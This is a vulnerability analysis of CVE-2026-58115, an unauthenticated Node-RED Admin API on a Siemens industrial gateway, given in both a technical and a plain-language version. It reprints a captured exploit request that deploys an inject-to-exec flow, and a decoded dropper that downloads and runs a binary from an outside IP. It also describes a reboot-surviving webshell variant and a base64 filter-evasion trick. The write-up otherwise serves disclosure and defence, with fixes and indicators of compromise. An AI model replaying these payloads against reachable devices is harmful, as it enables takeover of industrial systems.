CVE-2026–58115: Node-RED’s Unauthenticated Admin API Lets One Request Take Over an Industrial Gateway
Node-RED's editor and Admin API shipped without authentication on an industrial gateway, so anyone able to reach the HTTP interface could deploy a flow that runs shell commands. Attackers used this to make the device download and run a remote binary, and scanning for it was observed in the wild.
 Published on medium.com
Security
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Node-RED is a flow-based programming tool built on Node.js. Users wire nodes together in a browser-based editor to build event-driven applications. It runs on everything from a Raspberry Pi to the cloud, and it is embedded in commercial ICS/OT products, including Siemens' SIMATIC IoT2050 Advanced.

The editor and the Admin API are the parts of Node-RED that matter here. They are not authenticated by default. Unless adminAuth is explicitly configured, anyone who can reach the HTTP interface can create and deploy flows. On the affected Siemens product that setting shipped off, which left an unauthenticated remote attacker able to execute arbitrary code with maximum privileges on the underlying server.

Setup
No account, role or credential is needed: the whole point is that the interface is reachable without authentication. The precondition is network access to the Node-RED HTTP interface on a device where adminAuth was never configured, as was the case on the affected Siemens product.
The exploitation evidence comes from VulnCheck, which published a detection signature on October 27, 2026. Three days later, on October 30, it caught a live exploitation attempt on one of its canaries. VulnCheck researcher Patrick Garrity published the actual request captured by the canary.
Finding it
There is no buffer overflow or deserialisation bug in this story. The exploit is built entirely out of two legitimate, built-in Node-RED node types:
injectnode: fires a message on a schedule, or once at startup. No human interaction needed.execnode: runs whatever command it receives directly in the OS shell.
Wire one to the other, and the flow executes a shell command the moment it is deployed, with no further interaction. Because both nodes are normal automation features, this kind of activity does not look like "abnormal behaviour" to a typical WAF or EDR signature.
The root cause is not a code defect. It is a missing authorization boundary: an unauthenticated client had access to a feature that can execute code.
Exploitation
The attacker sent a single POST /flows from curl/8.5.0. Inside it were three nested layers: the flow definition, a shell wrapper, and the real dropper.

Step 1: the flow definition (the request body itself)
{"flows":[ {"id":"t","type":"tab"}, {"id":"inj","type":"inject","z":"t","once":true,"onceDelay":"1","wires":[["e"]]}, {"id":"e","type":"exec","z":"t","command":"echo <base64> | base64 -d | sh","addpay":false,"useSpawn":"false","wires":[[],[],[]]}]}
tab: an empty flow tab, just a container.inj(inject):once: true,onceDelay: "1", so it fires exactly once, one second after deployment.e(exec): wired toinj, carrying the actual shell command string incommand.
POST this JSON to /flows and Node-RED returns a normal deployment response (HTTP 200). That is exactly why the canary logged this as a successful exploit.
HTTP/1.1 200 OKContent-Type: application/json; charset=utf-8{"rev":"[redacted]"}
Step 2: the shell wrapper inside the exec node
The exec node's command field looks like this:
echo <base64 string> | base64 -d | sh
Wrapping the real download command in base64 keeps strings like wget or curl out of the plaintext request body, enough to defeat any filter that is just pattern-matching on the request content.
Step 3: what is actually inside, once decoded
Running base64 -d on the payload yields exactly three lines:
wget -q -O /dev/shm/.b http://85.215.73[.]250:8080/bot-linux-amd64 \ || curl -s -L http://85.215.73[.]250:8080/bot-linux-amd64 -o /dev/shm/.bchmod +x /dev/shm/.b(setsid /dev/shm/.b >/dev/null 2>&1 || nohup /dev/shm/.b >/dev/null 2>&1 &)
Line by line:
wget ... || curl ...trieswgetfirst and falls back tocurl. Minimal or embedded images often ship with only one of the two, so trying both improves the odds of success. The drop path,/dev/shm/.b, is worth noting:/dev/shmis a RAM-backed tmpfs, so nothing touches disk, and the leading dot hides the file from a plainls. The trade-off is that the binary disappears on reboot unless something else establishes persistence.chmod +x /dev/shm/.bmakes the downloaded binary executable.(setsid ... || nohup ... &)starts a new session withsetsidso the child process survives even if the Node-RED process that spawned it dies;nohupis the fallback wheresetsidis not available. All output is discarded (>/dev/null 2>&1), and there is no success check or cleanup: fire once, silently, and move on.
VulnCheck did not retrieve the binary (bot-linux-amd64) itself, so there is no confirmation of whether it is a cryptominer, a DDoS bot, a reverse shell, or something else. The architecture suffix in the filename suggests other builds likely exist for other platforms.
Infrastructure: scanning and hosting are split
- Exploit source:
[redacted], in Microsoft Azure's AS8075, geolocating to Brazil. The same address hit this Node-RED CVE 16 times between October 30 and November 1, and across VulnCheck's broader canary data it logged 125 hits against 8 different CVEs: Apache Solr (CVE-2019-17558), Camunda, Gitea, MLflow, Traefik, and Joomla, alongside Node-RED. Hitting old and new bugs across unrelated products is the signature of opportunistic mass scanning, not a targeted campaign. At least five distinct user agents were observed (curl, python-requests, Python-urllib, and browser strings among them), suggesting shared or rented infrastructure used by more than one operator. - Payload server:
[redacted]:8080, where the dropper binary is actually hosted. This host never made a request to the canary directly; it only shows up inside the decoded dropper command. The host that scans and exploits is a different machine from the one that serves the payload. - Later activity (November 1): the same source IP delivered a second dropper variant that fetches a staged shell script (
wget.sh) instead of the binary directly; a separate payload server ([redacted]:38472) serving a file saved as/tmp/.kworker, a name designed to mimic a kernel worker thread; and, in several requests, no downloader at all. Instead, the flow exposed anhttp inendpoint (e.g./cmd) wired through a function node to anexecnode, letting the attacker run arbitrary commands later via a query parameter. Unlike the memory-resident bot, this kind of webshell survives a reboot.
Root cause
The mistake is a missing authorization boundary rather than a coding flaw. Node-RED's editor and Admin API are unauthenticated unless adminAuth is configured, and on the affected Siemens product that setting shipped off. The inject and exec nodes are ordinary automation features, so a flow that chains them looks like normal configuration to signature-based defences. The base64 wrapper in the command field keeps downloader strings out of the plaintext request body, which likely defeats filters that only pattern-match on request content.
Impact
An unauthenticated remote attacker who can reach the HTTP interface can create and deploy flows, and therefore execute arbitrary code with maximum privileges on the underlying server. On the affected Siemens product, the vulnerable setting shipped off, leaving an unauthenticated remote attacker able to execute arbitrary code on the underlying server.
The delivered binary was never retrieved, so its purpose is unconfirmed. The http in variant is worse in one respect: it survives a reboot, whereas the memory-resident bot in /dev/shm does not.
Fix
Siemens fixed this in V4.3.4.1. Given active exploitation, treat this as urgent.
- Priority one: update Industrial OS to V4.3.4.1 or later.
- Immediately: check whether the Node-RED admin interface is reachable from the internet or any untrusted network, and restrict access to the minimum needed.
- Configure
adminAuth: explicitly set up authentication for the editor and Admin API. The default is no authentication at all. - Enable HTTPS for the admin interface.
- Remove Node-RED if it is not actually needed in production. Siemens lists this as a valid mitigation.
- Check for indicators of compromise:
- Unfamiliar
execnodes or unexpectedhttp inendpoints (e.g./cmd) inflows.json/flows_<hostname>.json - Hidden files at
/dev/shm/.b,/tmp/.s,/tmp/.kworker - Unexplained flow deployment revision timestamps
- Unfamiliar
Variants to test
- Other embedded Node-RED builds: send the same
POST /flowsbody to any Node-RED instance whose editor is reachable without credentials. A positive result is HTTP 200 with arevvalue in the response, followed by theinjectnode firing one second later. - Filter evasion via encoding: wrap the
commandvalue in base64 as above and check whether request-body filters still fire. A positive result is a deployment that succeeds where a plaintextwgetorcurlstring was blocked. - Persistence via
http in: deploy a flow with anhttp innode (e.g./cmd) wired through a function node to anexecnode, then call the endpoint with a query parameter. A positive result is the endpoint still accepting commands after a reboot, which the/dev/shmdropper cannot achieve. - Detection coverage: search
flows.jsonandflows_<hostname>.jsonforexecnodes and unexpectedhttp inendpoints, and check for hidden files at/dev/shm/.b,/tmp/.sand/tmp/.kworker. A positive result is any of these appearing without a documented reason.
What happened, in plain words
Imagine a piece of software that lets you build automation by dragging boxes onto a canvas and drawing lines between them. One box might say "every morning at 8, send me a message". Another box might say "run this command on the computer". You connect the two boxes with a line, press a button, and the automation runs. That is roughly what Node-RED is: a visual tool for wiring together small building blocks, called nodes, to make things happen automatically.
Node-RED is popular because it is friendly. It runs on tiny computers like a Raspberry Pi, on servers in the cloud, and inside industrial equipment. One of those industrial products is Siemens' SIMATIC IoT2050 Advanced.
Here is the problem. Node-RED has a control panel, called the editor, and a way for other programs to talk to it, called the Admin API. Out of the box, neither of them asks for a username or password. Anyone who can reach the machine over the network can open the editor and start building automations. On the affected Siemens product, that default was left as it was: no login required.
Because one of the available building blocks runs operating-system commands, an attacker who can reach the editor can build an automation that runs any command they like, with the highest level of permission on the machine. They do not need to break anything, guess a password, or exploit a memory bug. They just use the product's own features.
A security company called VulnCheck published a way to detect this kind of attack on October 27, 2026. Three days later, on October 30, one of their canaries (a deliberately exposed machine that exists only to be attacked and watched) recorded a real attempt. A VulnCheck researcher named Patrick Garrity then published the exact request that the canary captured.
The pieces you need to know first
Before walking through the attack, a few everyday ideas will make everything else easier.
What is an API? Think of a restaurant. The menu is the list of things you can ask for; the kitchen is where the work happens; the waiter is what carries your order between the two. An API (Application Programming Interface) is the waiter: a defined set of requests a program can send to another program, and the answers it gets back. Node-RED's Admin API is the waiter for its control functions: create a flow, deploy a flow, list flows, and so on.
What is HTTP? It is the language browsers and servers use to talk. A request has a method (what you want to do, such as GET to read something or POST to send something), a path (which part of the service you are talking to, such as /flows), and sometimes a body (the data you are sending). The server answers with a status code: 200 means "done", 401 means "you are not allowed", 404 means "not found".
What is authentication? It is proving who you are, like showing ID at a door. Authorization is what you are allowed to do once inside, like which rooms your badge opens. This story is mostly about a missing authorization boundary: the door was open and the badge reader was never installed.
What is a flow? In Node-RED, a flow is a saved diagram of nodes and the wires between them. Deploying a flow means telling Node-RED "save this and start running it".
What is a shell command? A shell is the text interface to an operating system. Typing a command into it is how you ask the computer to do something: download a file, run a program, list a directory. If an attacker can make the computer run a command of their choosing, they effectively control the machine.
What is base64? It is a way of writing any data using only letters, digits and a couple of symbols. It is not encryption; anyone can decode it. Its purpose here is disguise: a filter looking for the word wget in a request will not see it if the word is base64-encoded.
What is a dropper? A small piece of code whose job is to fetch and start a bigger piece of malicious software. The name comes from "dropping" a file onto the victim machine.
Setting up the attack: what the attacker needed
Nothing. No account, no password, no role. The whole point is that the interface answers requests from anyone who can reach it. The only precondition is network access to the Node-RED HTTP interface on a device where the adminAuth setting was never configured, which is how the affected Siemens product shipped.
Finding the weakness
There is no buffer overflow here, and no deserialisation bug. Those are two classic categories of software flaw: a buffer overflow is when a program writes more data into a memory area than it can hold, and a deserialisation bug is when a program turns untrusted data back into objects and trusts the result too much. Neither is involved.
The exploit is built entirely out of two legitimate, built-in Node-RED node types:
injectnode: fires a message on a schedule, or once at startup. No human interaction needed.execnode: runs whatever command it receives directly in the OS shell.
Wire one to the other, and the flow executes a shell command the moment it is deployed, with no further interaction. Because both nodes are normal automation features, this kind of activity does not look like "abnormal behaviour" to a typical WAF (Web Application Firewall, a filter that inspects web traffic for suspicious patterns) or EDR (Endpoint Detection and Response, software on the machine that watches for suspicious behaviour).
The root cause is not a code defect. It is a missing authorization boundary: an unauthenticated client had access to a feature that can execute code.
The attack, step by step
The attacker sent a single POST /flows request using curl/8.5.0. curl is a command-line tool for sending HTTP requests; the version string curl/8.5.0 is what the tool reports about itself in a header called the User-Agent, which is like a name badge saying which program is calling. Inside that one request were three nested layers: the flow definition, a shell wrapper, and the real dropper.
Step 1: the flow definition (the request body itself)
{"flows":[ {"id":"t","type":"tab"}, {"id":"inj","type":"inject","z":"t","once":true,"onceDelay":"1","wires":[["e"]]}, {"id":"e","type":"exec","z":"t","command":"echo <base64> | base64 -d | sh","addpay":false,"useSpawn":"false","wires":[[],[],[]]}]}
This is JSON, a text format for structured data: curly braces hold objects, square brackets hold lists, and each entry has a name and a value. Read it piece by piece:
flowsis a list. Everything inside the outer square brackets is a flow being sent to the server.{"id":"t","type":"tab"}is an empty flow tab. A tab is just a container, like a blank sheet of paper. It has an identifiertso other nodes can refer to it.{"id":"inj","type":"inject","z":"t","once":true,"onceDelay":"1","wires":[["e"]]}is theinjectnode. Its id isinj, it lives on tabt(that is whatzmeans),once: truesays "fire one time",onceDelay: "1"says "one second after deployment", andwires: [["e"]]says "send the message to the node whose id ise".{"id":"e","type":"exec","z":"t","command":"echo <base64> | base64 -d | sh","addpay":false,"useSpawn":"false","wires":[[],[],[]]}is theexecnode. Its id ise, it lives on tabt, and itscommandfield holds the shell command to run.addpay: falsemeans "do not append the incoming message to the command", anduseSpawn: "false"is a setting about how the command is launched. The emptywireslists mean its output goes nowhere.
POST this JSON to /flows and Node-RED returns a normal deployment response (HTTP 200). That is exactly why the canary logged this as a successful exploit.
HTTP/1.1 200 OKContent-Type: application/json; charset=utf-8{"rev":"[redacted]"}
Line by line:
HTTP/1.1 200 OKis the status line.200means the server accepted the request and did what was asked. There is no401 Unauthorizedhere, because there was nothing to authenticate against.Content-Type: application/json; charset=utf-8is a header saying the answer is JSON text encoded in UTF-8, a standard character encoding.{"rev":"4662660a..."}is the body.revis a revision identifier: a fingerprint of the newly deployed flow. Getting one back means the deployment was stored. This is why the canary could tell the attack worked: the server answered as if a legitimate user had just saved their work.
Step 2: the shell wrapper inside the exec node
The exec node's command field looks like this:
echo <base64 string> | base64 -d | sh
This is a pipeline: the vertical bar | means "take the output of the command on the left and feed it as input to the command on the right". So:
echo <base64 string>prints the encoded text.shruns that decoded text as a shell script.
Wrapping the real download command in base64 keeps strings like wget or curl out of the plaintext request body, enough to defeat any filter that is just pattern-matching on the request content. In other words, the attacker is not hiding the command from the computer; they are hiding it from the security tools that read the request on the way in.
Step 3: what is actually inside, once decoded
Running base64 -d on the payload yields exactly three lines:
wget -q -O /dev/shm/.b http://85.215.73[.]250:8080/bot-linux-amd64 \ || curl -s -L http://85.215.73[.]250:8080/bot-linux-amd64 -o /dev/shm/.bchmod +x /dev/shm/.b(setsid /dev/shm/.b >/dev/null 2>&1 || nohup /dev/shm/.b >/dev/null 2>&1 &)
Line by line:
wget ... || curl ...trieswgetfirst and falls back tocurl.wgetandcurlare both command-line downloaders;||means "if the left side fails, try the right side". Minimal or embedded images often ship with only one of the two, so trying both improves the odds of success. The drop path,/dev/shm/.b, is worth noting:/dev/shmis a RAM-backed tmpfs (a filesystem that lives in memory rather than on a disk), so nothing touches disk, and the leading dot hides the file from a plainls(the command that lists directory contents, which by default skips names starting with a dot). The trade-off is that the binary disappears on reboot unless something else establishes persistence.chmod +x /dev/shm/.bmakes the downloaded binary executable.chmodchanges file permissions, and+xadds the "execute" permission, without which the system would refuse to run the file.(setsid ... || nohup ... &)starts a new session withsetsidso the child process survives even if the Node-RED process that spawned it dies;nohupis the fallback wheresetsidis not available.nohupmeans "do not hang up", i.e. keep running after the parent goes away. The trailing&puts the process in the background. All output is discarded (>/dev/null 2>&1, which sends normal output and error output to a black hole), and there is no success check or cleanup: fire once, silently, and move on.
VulnCheck did not retrieve the binary (bot-linux-amd64) itself, so there is no confirmation of whether it is a cryptominer (software that mines cryptocurrency on someone else's machine), a DDoS bot (software that floods targets with traffic), a reverse shell (software that gives the attacker an interactive command line back), or something else. The architecture suffix in the filename suggests other builds likely exist for other platforms.
The infrastructure: scanning and hosting are split
- Exploit source:
[redacted], in Microsoft Azure's AS8075, geolocating to Brazil. The same address hit this Node-RED CVE 16 times between October 30 and November 1, and across VulnCheck's broader canary data it logged 125 hits against 8 different CVEs: Apache Solr (CVE-2019-17558), Camunda, Gitea, MLflow, Traefik, and Joomla, alongside Node-RED. A CVE is a public catalogue number for a known vulnerability, so "8 different CVEs" means the same machine was probing eight unrelated products. Hitting old and new bugs across unrelated products is the signature of opportunistic mass scanning, not a targeted campaign: the attacker is not choosing you, they are sweeping the internet for anything that answers. At least five distinct user agents were observed (curl, python-requests, Python-urllib, and browser strings among them), suggesting shared or rented infrastructure used by more than one operator. - Payload server:
[redacted]:8080, where the dropper binary is actually hosted. This host never made a request to the canary directly; it only shows up inside the decoded dropper command. The host that scans and exploits is a different machine from the one that serves the payload. - Later activity (November 1): the same source IP delivered a second dropper variant that fetches a staged shell script (
wget.sh) instead of the binary directly; a separate payload server ([redacted]:38472) serving a file saved as/tmp/.kworker, a name designed to mimic a kernel worker thread (a normal background process, so it blends in); and, in several requests, no downloader at all. Instead, the flow exposed anhttp inendpoint (e.g./cmd) wired through a function node to anexecnode, letting the attacker run arbitrary commands later via a query parameter. Anhttp innode makes Node-RED listen for incoming web requests at a chosen path, and a query parameter is the part of a URL after a question mark, like?cmd=whoami. Unlike the memory-resident bot, this kind of webshell (a way to run commands through a web request) survives a reboot.
Root cause
The mistake is a missing authorization boundary rather than a coding flaw. Node-RED's editor and Admin API are unauthenticated unless adminAuth is configured, and on the affected Siemens product that setting shipped off. The inject and exec nodes are ordinary automation features, so a flow that chains them looks like normal configuration to signature-based defences. The base64 wrapper in the command field keeps downloader strings out of the plaintext request body, which likely defeats filters that only pattern-match on request content.
Impact
An unauthenticated remote attacker who can reach the HTTP interface can create and deploy flows, and therefore execute arbitrary code with maximum privileges on the underlying server. On the affected Siemens product, the vulnerable setting shipped off, so the exposure exists out of the box on any unit reachable over the network.
The delivered binary was never retrieved, so its purpose is unconfirmed. The http in variant is worse in one respect: it survives a reboot, whereas the memory-resident bot in /dev/shm does not.
Fix
Siemens fixed this in V4.3.4.1. Given active exploitation, treat this as urgent.
- Priority one: update Industrial OS to V4.3.4.1 or later.
- Immediately: check whether the Node-RED admin interface is reachable from the internet or any untrusted network, and restrict access to the minimum needed.
- Configure
adminAuth: explicitly set up authentication for the editor and Admin API. The default is no authentication at all. - Enable HTTPS for the admin interface. HTTPS is HTTP wrapped in encryption, so nobody on the network can read or alter the traffic.
- Remove Node-RED if it is not actually needed in production. Siemens lists this as a valid mitigation.
- Check for indicators of compromise (signs that something has already happened):
- Unfamiliar
execnodes or unexpectedhttp inendpoints (e.g./cmd) inflows.json/flows_<hostname>.json - Hidden files at
/dev/shm/.b,/tmp/.s,/tmp/.kworker - Unexplained flow deployment revision timestamps
- Unfamiliar
Variants to test
- Other embedded Node-RED builds: send the same
POST /flowsbody to any Node-RED instance whose editor is reachable without credentials. A positive result is HTTP 200 with arevvalue in the response, followed by theinjectnode firing one second later. - Filter evasion via encoding: wrap the
commandvalue in base64 as above and check whether request-body filters still fire. A positive result is a deployment that succeeds where a plaintextwgetorcurlstring was blocked. - Persistence via
http in: deploy a flow with anhttp innode (e.g./cmd) wired through a function node to anexecnode, then call the endpoint with a query parameter. A positive result is the endpoint still accepting commands after a reboot, which the/dev/shmdropper cannot achieve. - Detection coverage: search
flows.jsonandflows_<hostname>.jsonforexecnodes and unexpectedhttp inendpoints, and check for hidden files at/dev/shm/.b,/tmp/.sand/tmp/.kworker. A positive result is any of these appearing without a documented reason.
Glossary
- API: a defined set of requests one program can send to another, and the answers it gets back.
- Admin API: the part of Node-RED that lets programs create, deploy and list flows.
- Authentication: proving who you are, like showing ID at a door.
- Authorization: what you are allowed to do once you are in, like which rooms your badge opens.
- Authorization boundary: the line between what an unauthenticated visitor can do and what only a trusted user can do.
- Base64: a way of writing any data using only letters, digits and a few symbols. Not encryption; anyone can decode it.
- Buffer overflow: a flaw where a program writes more data into a memory area than it can hold.
- Canary: a deliberately exposed machine that exists only to be attacked and watched.
- chmod: the shell command that changes a file's permissions;
+xadds the execute permission. - CVE: a public catalogue number for a known vulnerability.
- curl: a command-line tool for sending HTTP requests.
- DDoS bot: software that floods targets with traffic from an infected machine.
- Deserialisation bug: a flaw where a program turns untrusted data back into objects and trusts the result too much.
- Dropper: a small piece of code whose job is to fetch and start a bigger piece of malicious software.
- EDR: Endpoint Detection and Response, software on a machine that watches for suspicious behaviour.
- exec node: a Node-RED node that runs whatever command it receives in the OS shell.
- Flow: in Node-RED, a saved diagram of nodes and the wires between them.
- HTTP: the language browsers and servers use to talk, with methods, paths, headers, bodies and status codes.
- HTTPS: HTTP wrapped in encryption, so nobody on the network can read or alter the traffic.
- http in node: a Node-RED node that makes the server listen for incoming web requests at a chosen path.
- inject node: a Node-RED node that fires a message on a schedule or once at startup.
- JSON: a text format for structured data, using curly braces for objects and square brackets for lists.
- Node: a small building block in Node-RED that does one thing, such as firing a message or running a command.
- Node-RED: a flow-based programming tool built on Node.js, with a browser-based editor for wiring nodes together.
- nohup: a shell command meaning "do not hang up", so a process keeps running after its parent goes away.
- Pipeline: in a shell, the
|symbol, which feeds the output of one command into the next. - POST: an HTTP method used to send data to a server.
- Query parameter: the part of a URL after a question mark, like
?cmd=whoami. - Reverse shell: software that gives an attacker an interactive command line back to the victim machine.
- Revision (
rev): a fingerprint of a deployed flow, returned by Node-RED when a deployment is stored. - setsid: a shell command that starts a process in a new session so it survives its parent dying.
- Shell: the text interface to an operating system, where you type commands.
- Status code: the number a server returns to say what happened, such as 200 for success or 401 for not allowed.
- tmpfs: a filesystem that lives in memory rather than on a disk.
- User-Agent: a header in which a program reports which program it is.
- WAF: Web Application Firewall, a filter that inspects web traffic for suspicious patterns.
- wget: a command-line tool for downloading files.
- Webshell: a way to run commands on a machine through a web request.
adminAuth: the Node-RED setting that turns on authentication for the editor and Admin API. It is off by default.



